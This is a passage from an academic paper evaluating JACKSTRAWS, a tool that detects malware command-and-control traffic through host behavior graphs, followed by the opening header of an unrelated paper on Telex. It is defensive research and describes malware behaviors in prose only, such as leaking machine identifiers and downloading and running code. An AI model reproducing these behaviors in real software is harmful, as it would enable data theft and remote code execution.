For the evaluation, our system analyzed a total of 37,572 malware samples. The samples were provided to us by a network security company, who obtained the binaries from recent submission to a public malware analysis sandbox. Moreover, we were only given samples that showed some kind of network activity when run in the sandbox. We were also provided with a set of 385 signatures specifically for known C&C traffic, as well as 162 signatures that characterize known, benign traffic. As mentioned previously, the company uses signatures for benign traffic to be able to quickly discard harmless connections that bots frequently make.

To make sure that our sample set covers a wide variety of different malware families, we labeled the entire set with six different anti-virus engines: Kaspersky, F-Secure, BitDefender, McAfee, NOD32, and F-Prot. Using several sources for labeling allows us reduce the possible limitations of a single engine. For every malware sample, each engine returns a label (unless the samples is considered benign) from which we extract the malware family substring. For instance, if one anti-virus engine classifies a sample as *Win32.Koobface.AZ*, then *Koobface* is extracted as the family name. The family that is returned by a majority of the engines is used to label a sample. In case the engines do not agree (and there is no majority for a label), we go through the output of the AV tools in the order that they were mentioned previously and pick the first, non-benign result.

Overall, we identified 745 different malware families for the entire set. The most prevalent families were *Generic* (3756), *EgroupDial* (2009), *Hotbar* (1913), *Palevo* (1556), and *Virut* (1539). 4,096 samples re-

mained without label. Note that *Generic* is not a precise label; many different kinds of malware can be classified as such by AV engines. In summary, the results indicate that our sample set has no significant bias towards a certain malware family. As expected, it covers a rich and diverse set of malware, currently active in the wild.

In a first step, we executed all samples in JACKSTRAWS. Each sample was executed for four minutes, which allows a sample to initialize and perform its normal operations. This timeout is typically enough to establish several network connections and send/receive data via them. The execution of the 37,572 samples produced 150,030 network connections, each associated with a behavior graph. From these graphs, we removed 19,395 connections in which the server responded with an error (e.g., an HTTP request with a 404 "Not Found" response). Thus, we used a total of 130,635 graphs produced by a total of 33,572 samples for the evaluation.

In the next step, we applied our signatures to the network connections. This resulted in 16,535 connections that were labeled as malicious (known C&C traffic, 12.7%) and 16,082 connections that were identified as benign (12.3%). The malicious connections were produced by 9,108 samples, while the benign connections correspond to 7,031 samples. The remaining 98,018 connections (75.0%) are unknown. The large fraction of unknown connections is an indicator that it is very difficult to develop a comprehensive set of signatures that cover the majority of bot-related C&C traffic. In particular, there was at least one unclassified connection for 31,671 samples. Note that the numbers of samples that produced malicious, benign, and unknown traffic add up to more than the total number of samples. This is because some samples produced both malicious and benign connections. This underlines that it is difficult to pick the important C&C connections among bot traffic.

Of course, not all of the 385 malicious signatures produced matches. In fact, we observed only hits from 78 C&C signatures, and they were not evenly distributed. A closer examination revealed that the signature that matched the most number of network connections is related to *Palevo* (4,583 matches), followed by *Ramnit* (3,896 matches) and *Koobface* (2,690 matches).

4.2 Template Generation

Initially, we put all 16,535 behavior graphs that correspond to known C&C connections into the *malicious graphs set*, while the 16,082 graphs corresponding to benign connections were added to the *benign graphs set*. To improve the quality of these sets, we removed graphs that contained too few nodes, as well as graphs that contained only nodes that correspond to network-related system calls (and a few other house-keeping functions that are not security-relevant). Moreover, to maintain a balanced training set, we kept at most three graphs (connections) for each distinct malware sample. This pre-processing step reduced the number of graphs in the malicious set to 10,801, and to 12,367 in the benign set.

Both sets were then further split into a training set and a test set. To this end, we randomly picked a number of graphs for the training set, while the remaining ones were set aside as a test set. More precisely, for the malicious graphs, we kept 6,539 graphs (60.5%) for training and put 4,262 graphs (39.5%) into the test set. For the benign graphs, we kept 8,267 graphs (66.8%) for training and put 4,100 graphs (33.2%) into the test set. We used these malicious and benign training sets as input for our template generation algorithm. This resulted in 417 C&C templates that JACKSTRAWS produced. The average number of nodes in a template was 11, where 6 nodes were part of the core and 5 were optional.

For the mining process, we used a threshold $k = 0.1$. That is, the mining tool will pick subgraphs from the training sets only when they appear in more than 10% of all behavior graphs. The reason why we could operate with a relatively large threshold of $k = 0.1$ is that we divided the behavior graphs into different bins, and mined on each bin individually. To divide graphs into bins, we observe that certain malware activity requires the execution of a particular set of system calls. For example, to start a new process, the malware needs to call `NtCreateProcess`, or to write to a file, it needs to call `NtWriteFile`. Thus, we selected five security-relevant system activities (registry access; file system access; process creation; queries to system information; and accesses to web-related resources, such as HTML or JS files) and assigned each to a different bin. Then, we put into each bin all behavior graphs that contain a node with the corresponding activity (system calls). Graphs that did not fall into any of these bins were gathered in a miscellaneous bin. It is important to observe that this step merely allows us to mine with a higher threshold, and thus to accelerate the graph mining process considerably. We would have obtained the same set of templates (and possibly more) when mining on the entire training set with a lower mining threshold.

For the clustering process, we iterated the bisection operation until the average similarity within the clusters was over 60% and the minimal similarity was over 40%. Higher thresholds were discarded because they increased the number of clusters, making them too specific.

Producing templates for the 14,806 graphs in the training set took about 21 hours on an Intel Xeon 4 CPUs 2.67GHz server, equipped with 16GB of RAM. This time was divided into 16 hours for graph mining, 4.5 hours for clustering, and 30 minutes for graph generalization. This underlines that, despite the potentially

costly (NP-hard) graph algorithms, JACKSTRAWS is able to efficiently produce results on a large, real-world input dataset. The mining process was the most time-consuming operation, but the number of mined subgraphs was, in the end, five times smaller than the number of graphs in input. Consequently, the clustering process, which is polynomial in function of the number of graphs in input, ran on a reduced set. For the template generation process, the resulting clusters only contained 10 to 20 graphs on average, explaining the faster computations.

4.3 Detection Accuracy

In the next step, we wanted to assess whether the generated templates can accurately detect activity related to command and control traffic without matching benign connections. To this end, we ran two experiments. First, we evaluated the templates on the graphs in the test set (which correspond to known C&C connections). Then, we applied the templates to graphs associated with unknown connections. This allows us to determine whether the extracted C&C templates are generic enough to allow detection of previously-unknown C&C traffic (for which no signature exists).

Experiment 1: Known C&C connections. For the first experiment, we made use of the test set that was previously set aside. More precisely, we applied our 417 templates to the behavior graphs in the test set. This test set contained 4,262 connections that matched C&C signatures and 8,267 benign connections.

Our results show that JACKSTRAWS is able to successfully detect 3,476 of the 4,262 malicious connections (81.6%) as command and control traffic. Interestingly, the test set also contained malware families that were absent from the malicious training set. 51.7% of the malicious connections coming from these families were successfully detected, accounting for 0.4% of all detections. While the detection accuracy is high, we explored false negatives (i.e., missed detections) in more detail. Overall, we found three reasons why certain connections were not correctly identified:

First, in about half of the cases, detection failed because the bot did not complete its malicious action after it received data from the C&C server. Incomplete behavior graphs can be due to a timeout of the dynamic analysis environment, or an invalid configuration of the host to execute the received command properly.

Second, the test set contained a significant number of *Adware* samples. The behavior graphs extracted from these samples are very similar to benign graphs; after all, *Adware* is in a grey area different from malicious bots. Thus, all graphs potentially covering these samples are removed at the end of the mining process, when compared to the benign training sets.

The third reason for missed detections are malicious connections that are only seen a few times (possibly only in the test set). According to the AV labels, our data set covers 745 families (and an additional 4,096 samples that could not be labeled). Thus, certain families are rare in the data set. When a specific graph is only present a few times (or not at all) in the training set, it is possible that all of its subgraphs are below the mining threshold. In this case, we do not have a template that covers this activity.

JACKSTRAWS also reported 7 benign graphs as malicious out of 4,100 connections in the benign test set: a false positive rate of 0.2%. Upon closer examination, these false positives correspond to large graphs where some Internet caching activity is observed. These graphs accidentally triggered four weaker templates with few core and many optional nodes.

Overall, our results demonstrate that the host-based activity learned from a set of known C&C connections is successful in detecting other C&C connections that were produced by a same set of malware families, but also in detecting five related families that were only present in the test set. In a sense, this shows that C&C templates have a similar detection capability as manually-generated, network-based signatures.

We also wanted to understand the impact of template generalization compared to previous work that used directly the mined subgraphs [13]. For this, we used the graphs mined from the malicious training set as signatures, without any generalization (this is the approach followed in previous work). Using a sub-isomorphism test for detection over the 4,262 malicious graphs in the test set, we found that the detection rate was 66%, 15.6% lower. This underlines that the novel template generation process provides significant benefits.

Experiment 2: Unknown connections. For the next experiment, we decided to apply our templates to the graphs that correspond to unknown network traffic. This should demonstrate the ability of JACKSTRAWS to detect novel C&C connections within protocols not covered by any network-level signature.

When applying our templates to the 98,018 unknown connections, we found 9,464 matches (9.7%). We manually examined these connections in more detail to determine whether the detection results are meaningful. The analysis showed that our approach is promising; the vast majority of connections that we analyzed had clear indications of C&C activity. With the help of the anti-virus labels, we could identify 193 malware families which were *not* covered by the network signatures. The most prevalent new families were *Hotbar* (1984), *Pakes* (871), *Kazy* (107), and *LdPinch* (67). Furthermore, we detected several new variants of known bots that we did not detect previously because their network fingerprint

had changed and, thus, none of our signatures matched. Nevertheless, JACKSTRAWS was able to identify these connections due to matched templates. In addition, the manual analysis showed a low number of false positives. In fact, we only found 27 false positives out of the 9,464 matches, all of them being HTTP connections.

When comparing the number of our matches with the total number of unknown connections, the results may appear low at first glance. However, not all connections in the unknown set are malicious. In fact, 10,524 connections (10.7%) do not result in any relevant host-activity at all (the graphs only contain network-relayed system calls such as `send` or `connect`). For another 13,676 graphs (14.0%), the remote server did not send any data. For more than 7,360 HTTP connections (7.5%), the server responded with status code 302, meaning that the requested content had moved. In this case, we probably cannot see any interesting behavior to match. In a few hundred cases, we also observed that the timeout of JACKSTRAWS interrupted the analysis too early (e.g., the connection downloaded a large file). In these cases, we usually miss some of the interesting behavior. Thus, almost 30 thousand unknown connections can be immediately discarded as non-C&C traffic.

Furthermore, the detection results of 9,464 new C&C connections for JACKSTRAWS need to be compared with the total number of 16,535 connections that the entire signature set was able to detect.Our generalized templates were able to detect almost 60% more connections than hundreds of hand-crafted signatures. Note that our C&C templates do not inspect network traffic at all. Thus, they can, by construction, detect C&C connections regardless of whether the malware uses encryption or not, something not possible with network signatures.

4.4 Template Quality

The previous section has shown that our C&C templates are successful in identifying host-based activity related to both known and novel network connections. We also manually examined several templates in more detail to determine whether they capture activity that a human analyst would consider malicious.

JACKSTRAWS was able to extract different kinds of templates. A few template examples are shown in Appendix B. More precisely, out of the 417 templates, more than a hundred templates represent different forms of information leakage. The leaked information is originally collected from dedicated registry keys or from specific system calls (e.g., computer name, Windows version and identifier, Internet Explorer version, current system time, volume ID of the hard disk, or processor information). About fifty templates represent executable file downloads or updates of existing files. Additional templates include process execution: downloaded data that is injected into a process and then executed. Five templates also represent complete download and execute commands. The remaining templates cover various other malicious activities, including registry modifications ensuring that the sample is started on certain events (e.g., replacing the default executable file handler for Windows Explorer) and for hiding malware activity (e.g., clearing the MUICache).

We also found 20 "weak" templates (out of 417). These templates contain a small number of nodes and do not seem related to any obvious malicious activity. However, these templates did not trigger any false positive in the benign test set. This indicates that they still exhibit enough discriminative power with regards to our malicious and benign graph sets.

5 Related Work

Given the importance and prevalence of malware, it is not surprising that there exists a large body of work on techniques to detect and analyze this class of software. The different techniques can be broadly divided into host-based and network-based approaches, and we briefly describe the related work in the following.

Host-based detection. Host-based detection techniques include systems such as traditional anti-virus tools that examine programs for the presence of known malware. Other techniques work by monitoring the execution of a process for behaviors (e.g., patterns of system calls [12, 28, 32]) that indicate malicious activity. Host-based approaches have the advantage that they can collect a wealth of detailed information about a program and its execution. Unfortunately, collecting a lot of information comes with a price; it incurs a significant performance penalty. Thus, detailed but costly monitoring is typically reserved for malware analysis, while detection systems, which are deployed on end-user machines, resort to fast but imprecise techniques [43]. As a result, current anti-virus products show poor detection rates [4].

A suitable technique to model the host-based activity of a program is a behavior graph. This approach has been successfully used in the past [5, 13, 26] and we also apply this technique. Recently, Fredrikson et al. introduced an approach to use graph mining on behavior graphs in order to distinguish between malicious and benign programs [13]. Graph mining itself is a well-known technique [46–48] that we use as a building block of JACKSTRAWS. Compared to their work, we have another high-level goal: we want to learn which network connections are related to C&C traffic in an automated way. Thus we do not only focus on host-level activities, but also take the network-level view into account and correlate both. Furthermore, we also cluster the graphs and perform a generalization step to extract templates that describe the characteristics of C&C connections.

From a technical point of view, we perform a more fine-grained analysis by applying taint analysis instead of the coarse-grained analysis performed by [13].

BOTSWAT [41] analyzes how bots process network data by analyzing system calls and performing taint analysis. The system matches the observed behavior against a set of 18 manually generated behavior patterns. In contrast, we use mining and machine learning techniques to automatically generate C&C templates. From a technical point of view, BOTSWAT uses library-call-level taint analysis and, thus, might miss certain dependencies. In contrast, the data flow analysis support of JACKSTRAWS enables a more fine grained analysis of information flow dependency among system calls.

Network-based detection. To complement host-based systems and to provide an additional layer for defense-in-depth, researchers proposed network-based detection techniques [15–18, 45, 49]. Network-based approaches have the advantage that they can cover a large number of hosts without requiring these hosts to install any software. This makes deployment easier and incurs no performance penalty for end users. On the downside, network-based techniques have a more limited view (they can only examine network traffic and encryption makes detection challenging), and they do not work for malicious code that does not produce any network traffic (which is rarely the case for modern malware).

Initially, network-based detectors focused on the artifacts produced by worms that spread autonomously through the Internet. Researchers proposed techniques to automatically generate payload-based signatures that match the exploits that worms use to compromise remote hosts [25,27,29,31,39]. With the advent of botnets, malware authors changed their *modus operandi*. In fact, bots rarely propagate by scanning for and exploiting vulnerable machines; instead, they are distributed through drive-by download exploits [36], spam emails [22], or file sharing networks [23]. However, bots do need to communicate with a command and control infrastructure. The reason is that bots need to receive commands and updates from their controller, and also upload stolen data and status information. As a result, researchers shifted their efforts to developing ways that can detect and disrupt malicious traffic between bots and their C&C infrastructure. In particular, researchers proposed approaches to identify (and subsequently block) the IP addresses and domains that host C&C infrastructures [42], techniques to generate payload signatures that match C&C connections [15, 17, 45], and anomaly-based systems to correlate network flows that exhibit a behavior characteristic of C&C traffic [16, 18, 49]. In a paper related to ours, Perdisci et al. studied how network traces of malware can be clustered to identify families of bots that perform similar C&C communication [34]. The clustering results can be used to generate signatures, but their approach does not take into account that bots generate benign traffic or can even deliberately inject noise [1, 10, 11, 33]. Our work is orthogonal to this approach since we can precisely identify connections related to C&C traffic.

6 Limitations

We aim at analyzing malicious software, which is a hard task in itself. An attacker can use different techniques to interfere with the analysis environment which is of concern for us. Our approach relies on actually observing the network communication of the sample to build the corresponding behavior graph. Thus, we need to consider attacks against the dynamic analysis environment, and, specifically, the taint analysis, since this component allows us to analyze the interdependence of network and host activities. Several techniques have been introduced in the past to enhance the analysis capabilities, for example, multi-path execution [30] or the analysis of VM-aware samples [2]. These and similar methods can be integrated in JACKSTRAWS so that the dynamic analysis process produces more extensive analysis reports. Note, however, that the evaluation results demonstrate that we can successfully, and in a large scale, analyze complex, real-world malware samples. This indicates that the prototype version of JACKSTRAWS already provides a robust framework for performing our analysis

Of course, an attacker might develop techniques to thwart our analysis, for example, by interleaving unnecessary system calls with the calls that represent the actual, malicious activity. The resulting, additional nodes might hinder the mining process and prevent the extraction of a graph core. An attacker might also try to introduce duplicate nodes to launch complexity attacks, since most of the graph algorithms used in JACKSTRAWS are known to be NP-complete [6]. However, interleaved calls have to share some data dependencies with relevant system calls, otherwise, they would be stripped from the behavior graph. Moreover, they must be specifically crafted to escape the collapsing mechanism. Another approach to disturb the analysis is to mutate the sequence of system calls that implement a behavior, as discussed in [21]. A possible solution to this kind of attacks is to normalize the behavior graphs in input using rewriting techniques. That is, semantically equivalent graph patterns are rewritten into a canonical form before mining.

7 Conclusion

In this paper, we focused on the problem of identifying actual C&C traffic when analyzing binary samples. During a dynamic analysis run, bots do not only communicate with their C&C infrastructure, but they often open also a large number of benign network connections. We introduced JACKSTRAWS, a tool that can identify C&C

traffic in a sound way. This is achieved by correlating network traffic with the associated host behavior.

With the help of experiments, we demonstrated the different templates we extracted and showed that we can even infer information about unknown bot families which we did not recognize before. On the one hand, we showed that our approach can be applied to proprietary protocols, which demonstrates that it is protocol agnostic. On the other hand, we also applied JACKSTRAWS to HTTP traffic, which is challenging since we need to reason about small differences between legitimate and malicious usage of the Windows API. The results show that we can still extract precise templates in this case.

8 Acknowledgments

This work was supported by the ONR under grant N000140911042, the National Science Foundation (NSF) under grants CNS-0845559 and CNS-0905537, and the Ministry of Economic Affairs and Energy of the State of North Rhine-Westphalia (grant 315-43-02/2-005-WFBO-009). We also thank the anonymous reviewers for their comments that helped to improve the paper, Xifeng Yan for his precious help on graph mining, and Luca Foschini for his help on graph algorithms.

References

[1] S. Adair. Pushdo DDoS'ing or Blending In? `http://www.shadowserver.org/wiki/pmwiki.php/Calendar/20100129`, January 2010.

[2] D. Balzarotti, M. Cova, C. Karlberger, E. Kirda, C. Kruegel, and G. Vigna. Efficient Detection of Split Personalities in Malware. In *Symp. Network & Distributed System Security (NDSS)*, 2010.

[3] H. Bunke, P. Foggia, C. Guidobaldi, and M. Vento. Graph Clustering Using the Weighted Minimum Common Supergraph. In *Graph Based Representations in Pattern Recognition*, 2003.

[4] M. Christodorescu and S. Jha. Testing Malware Detectors. In *ACM Int. Symp. on Software Testing & Analysis (ISSTA)*, 2004.

[5] M. Christodorescu, S. Jha, and C. Kruegel. Mining specifications of malicious behavior. In *Meeting of the European Software Engineering Conf. & the SIGSOFT Symp. Foundations of Software Engineering*, 2007.

[6] D. Conte, P. Foggia, and M. Vento. Challenging complexity of maximum common subgraph detection algorithms: A performance analysis of three algorithms on a wide database of graphs. *Journal of Graph Algorithms & Applications*, 11(1), 2007.

[7] E. Cooke, F. Jahanian, and D. McPherson. The Zombie Roundup: Understanding, Detecting, and Disrupting Botnets. In *USENIX Workshop Steps to Reducing Unwanted Traffic on the Internet Workshop (SRUTI)*, 2005.

[8] D. Dagon, G. Gu, C. Lee, and W. Lee. A Taxonomy of Botnet Structures. In *Annual Computer Security Applications Conf. (ACSAC)*, 2007.

[9] A. Dinaburg, P. Royal, M. I. Sharif, and W. Lee. Ether: Malware Analysis Via Hardware Virtualization Extensions. In *ACM Conf. Computer & Communications Security (CCS)*, 2008.

[10] P. Fogla and W. Lee. Evading Network Anomaly Detection Systems: Formal Reasoning and Practical Techniques. In *ACM Conf. Computer & Communications Security (CCS)*, 2006.

[11] P. Fogla, M. I. Sharif, R. Perdisci, O. Kolesnikov, and W. Lee. Polymorphic Blending Attacks. In *Usenix Security Symp.*, 2006.

[12] S. Forrest, S. Hofmeyr, A. Somayaji, and T. A. Longstaff. A Sense of Self for Unix Processes. In *IEEE Symp. Security & Privacy*, 1996.

[13] M. Fredrikson, S. Jha, M. Christodorescu, R. Sailer, and X. Yan. Synthesizing near-optimal malware specifications from suspicious behaviors. In *IEEE Symp. Security & Privacy*, 2010.

[14] F. C. Freiling, T. Holz, and G. Wicherski. Botnet Tracking: Exploring a Root-Cause Methodology to Prevent Distributed Denial-of-Service Attacks. In *European Symp. Research in Computer Security (ESORICS)*, 2005.

[15] J. Goebel and T. Holz. Rishi: Identify Bot Contaminated Hosts by IRC Nickname Evaluation. In *USENIX Workshop Hot Topics in Understanding Botnets (HotBots)*, 2007.

[16] G. Gu, R. Perdisci, J. Zhang, and W. Lee. BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection. In *USENIX Security Symp.*, 2008.

[17] G. Gu, P. Porras, V. Yegneswaran, M. Fong, and W. Lee. BotHunter: Detecting Malware Infection Through IDS-Driven Dialog Correlation. In *USENIX Security Symp.*, 2006.

[18] G. Gu, J. Zhang, and W. Lee. BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic. In *Symp. Network & Distributed System Security (NDSS)*, 2008.

[19] T. Holz, M. Steiner, F. Dahl, E. Biersack, and F. C. Freiling. Measurements and Mitigation of Peer-to-Peer-based Botnets: A Case Study on Storm Worm. In *Usenix Workshop Large-Scale Exploits & Emergent Threats (LEET)*, 2008.

[20] International Secure Systems Lab. Anubis: Analyzing Unknown Binaries. `http://anubis.iseclab.org`, 2011.

[21] G. Jacob, E. Filiol, and H. Debar. Functional polymorphic engines: formalisation, implementation and use cases. *Journal in Computer Virology*, 5(3):247–261, 2009.

[22] J. P. John, A. Moshchuk, S. D. Gribble, and A. Krishnamurthy. Studying Spamming Botnets Using Botlab. In *USENIX Symp. Networked Systems Design & Implementation (NSDI)*, 2009.

[23] A. Kalafut, A. Acharya, and M. Gupta. A Study of Malware in Peer-to-Peer Networks. In *ACM SIGCOMM Conf. Internet Measurement*, 2006.

[24] G. Karypis. CLUTO - A Clustering Toolkit. Technical Report 02-017, University of Minnesota, 2003.

[25] H.-A. Kim and B. Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. In *USENIX Security Symp.*, 2004.

[26] C. Kolbitsch, P. Milani Comparetti, C. Kruegel, E. Kirda, X. Zhou, and X. Wang. Effective and Efficient Malware Detection at the End Host. In *USENIX Security Symp.*, 2009.

[27] C. Kreibich and J. Crowcroft. Honeycomb: Creating Intrusion Detection Signatures Using Honeypots. *ACM SIGCOMM Computer Communication Review*, 34(1), 2004.

[28] W. Lee, S. J. Stolfo, and K. W. Mok. A Data Mining Framework for Building Intrusion Detection Models. In *IEEE Symp. Security & Privacy*, 1999.

[29] Z. Li, M. Sanghi, Y. Chen, M.-Y. Kao, and B. Chavez. Hamsa: Fast Signature Generation for Zero-day PolymorphicWorms with Provable Attack Resilience. In *IEEE Symp. Security & Privacy*, 2006.

[30] A. Moser, C. Kruegel, and E. Kirda. Exploring Multiple Execution Paths for Malware Analysis. In *IEEE Symp. Security & Privacy*, 2007.

[31] J. Newsom, B. Karp, and D. Song. Polygraph: Automatically Generating Signatures for Polymorphic Worms. In *IEEE Symp. Security & Privacy*, 2005.

[32] S. Peisert, M. Bishop, S. Karin, and K. Marzullo. Analysis of Computer Intrusions Using Sequences of Function Calls. *IEEE Trans. Dependable Secur. Comput.*, 4(2), 2007.

[33] R. Perdisci, D. Dagon, W. Lee, P. Fogla, and M. I. Sharif. Misleading worm signature generators using deliberate noise injection. In *IEEE Symp. Security & Privacy*, 2006.

[34] R. Perdisci, W. Lee, and N. Feamster. Behavioral Clustering of HTTP-based Malware and Signature Generation Using Malicious Network Traces. In *USENIX Symp. Networked Systems Design & Implementation (NSDI)*, 2010.

[35] P. Porras, H. Saïdi, and V. Yegneswaran. A Foray into Confickers Logic and Rendezvous Points. In *Usenix Workshop Large-Scale Exploits & Emergent Threats (LEET)*, 2009.

[36] N. Provos, P. Mavrommatis, M. A. Rajab, and F. Monrose. All Your iFRAMEs Point to Us. In *USENIX Security Symp.*, 2008.

[37] M. Rajab, J. Zarfoss, F. Monrose, and A. Terzis. A Multifaceted Approach to Understanding the Botnet Phenomenon. In *Internet Measurement Conference (IMC)*, 2006.

[38] E. J. Schwartz, T. Avgerinos, and D. Brumley. All You Ever Wanted to Know about Dynamic Taint Analysis and Forward Symbolic Execution (but Might Have Been Afraid to Ask). In *IEEE Symp. Security & Privacy*, 2010.

[39] S. Singh, C. Estan, G. Varghese, and S. Savage. Automated Worm Fingerprinting. In *USENIX Symp. Operating Systems Design & Implementation (OSDI)*, 2004.

[40] D. Song, D. Brumley, H. Yin, J. Caballero, I. Jager, M. G. Kang, Z. Liang, J. Newsome, P. Poosankam, and P. Saxena. BitBlaze: A New Approach to Computer Security via Binary Analysis. In *Int. Conf. Information Systems Security (ICISS)*, 2008.

[41] E. Stinson and J. C. Mitchell. Characterizing Bots' Remote Control Behavior. In *Conf. Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2007.

[42] B. Stone-Gross, A. Moser, C. Kruegel, and E. Kirda. FIRE: FInding Rogue nEtworks. In *Annual Computer Security Applications Conf. (ACSAC)*, 2009.

[43] P. Szor. *The Art of Computer Virus Research and Defense*. Addison Wesley, 2005.

[44] C. Willems, T. Holz, and F. Freiling. CWSandbox: Towards Automated Dynamic Binary Analysis. *IEEE Security & Privacy*, 5(2), 2007.

[45] P. Wurzinger, L. Bilge, T. Holz, J. Göbel, C. Kruegel, and E. Kirda. Automatically generating models for botnet detection. In *European Symp. Research in Computer Security (ESORICS)*, 2009.

[46] X. Yan, H. Cheng, J. Han, and P. S. Yu. Mining Significant Graph Patterns by Leap Search. In *ACM SIGMOD Int. Conf. Management of Data*, 2008.

[47] X. Yan and J. Han. gSpan: Graph-Based Substructure Pattern Mining. In *Int. Conf. Data Mining (ICDM)*, 2002.

[48] X. Yan and J. Han. CloseGraph: mining closed frequent graph patterns. In *ACM SIGKDD Int. Conf. Knowledge Discovery & Data Mining (KDD)*, 2003.

[49] T.-F. Yen and M. K. Reiter. Traffic Aggregation for Malware Detection. In *Conf. Detection of Intrusions and Malware, & Vulnerability Assessment (DIMVA)*, 2008.

[50] Y. Zhao and G. Karypis. Evaluation of hierarchical clustering algorithms for document datasets. In *ACM Conf. Information & Knowledge Management (CIKM)*, 2002.

A Graph Labeling and Abstraction

Nodes and edges that are inserted into the behavior graph are augmented with additional labels that capture more information about the nature of the system calls and the dependencies between nodes. In the following, we describe this labeling in greater detail. For edges, a label stores the names of the input and output arguments, respectively, of the system calls that are connected through a data dependency. In case of a node, the label stores the system call name and some optional information that depends on the specific type of call.

As shown in Table 1, the additional information can correspond to the type of the resource (files, registry keys, ...) that a system call operates on as well as flags (such as mode or permission bits for file operations). Note that some information is only stored as comments; this information is ignored for the template generation and matching, but is saved for a human analyst who might want to examine a template.

Operations	File	Registry	Network
Label	Location, Type (Table 2), Access, Attributes, CreateDisposition	Key name, Value name	Port
Comment	File name		IP address

Table 1: Selected information for labels and comments.

One important additional piece of information stored for system calls that manipulate files and registry keys is the name of these files and keys. However, for these resource names, it is not desirable to use the actual string. The reason is that labels are taken into account during the matching process, and two nodes are considered the same only when their labels match. Thus, some type of abstraction is necessary for labels that represent resource names, otherwise, graphs become too specific.

In the case of files, the name string is split into three parts: the path representing the location of the file, the short name of the file and its extension. Table 2 shows how the paths, short names and extensions are mapped to several generic classes of location and type, that are then used for the file name label. Similarly, the registry key names are split into two parts: the location of the key and its short name. The location is first normalized using the standard registry abbreviations (`HKLM`, `HKU`, `HKCU`, `HKCR`). The short key name is then confronted to generic types (*number*, *path*, *url*). If the name does not comply with any format, but still shows a high number of similar close variations, a generic type *random* is attributed. Additional examples of this abstraction process can be observed in the examples of template of the next section.

B Template Examples

We manually examined C&C templates to determine whether they capture activity that a human analyst would consider malicious. We now present two examples that were automatically generated by JACKSTRAWS.

Figure 4 shows a template we extracted from bots that use a proprietary, binary protocol for communicating with the C&C server. The behavior corresponds to some kind of *information leakage*: the samples query the

Location	File Path	Type	Extension
InWindowsDirectory\	*\Windows*	IsExecutable	*.exe
InSystemDirectory\	*\Windows\System**	IsDynamicLibrary	*.dll
InDocumentDirectory\	*\Documents and Settings*	IsDriver	*.sys, *.drv
InStartupDirectory\	*\Documents and Settings*\Startup*	IsConfiguration	*.ini, *.cfg
InTemporaryDirectory\	*\Documents and Settings*\Local Settings\Temp*	IsWebPage	*.htm, *.php, *.xml
InInternetDirectory\	*\Documents and Settings*\Local Settings\Temporary Internet Files*	IsScript	*.js, *.vbs
InProgramDirectory\	*\Program Files*	IsCookie	*\Cookies*@*.txt
		IsDevice	*\Device*
		IsNetworkDevice	*\Device\AfdEndPoint

Table 2: File abstraction based on location and type.




Figure 5: Template that describes the download and execute functionality of a bot: an executable file is created, its content is downloaded from the network, decoded, written to disk, its information is modified before being executed. In the *NtCreateFile* node, the file name *ldr.exe* is only mentioned as a comment. Comments help a human analyst when looking at a template, but they are ignored by the matching.




Figure 4: Template that describes leaking of sensitive data. Darker nodes constitute the template core, whereas lighter ones are optional.

registry for the computer name and send this information via the network to a server. We consider this a malicious activity, which is often used by bots to generate a unique identifier for an infected machine. In the network traffic itself this activity cannot be easily identified, since the samples use their own protocol.

As another example, consider the template shown in Figure 5. This template corresponds to the *download & execute* behavior, i.e., data is downloaded from the network, written to disk, and then executed. The template describes this specific behavior in a generic way.

Telex: Anticensorship in the Network Infrastructure

Eric Wustrow* Scott Wolchok* Ian Goldberg† J. Alex Halderman*

*The University of Michigan
{ewust, swolchok, jhalderm}@eecs.umich.edu

†University of Waterloo
iang@cs.uwaterloo.ca

Abstract

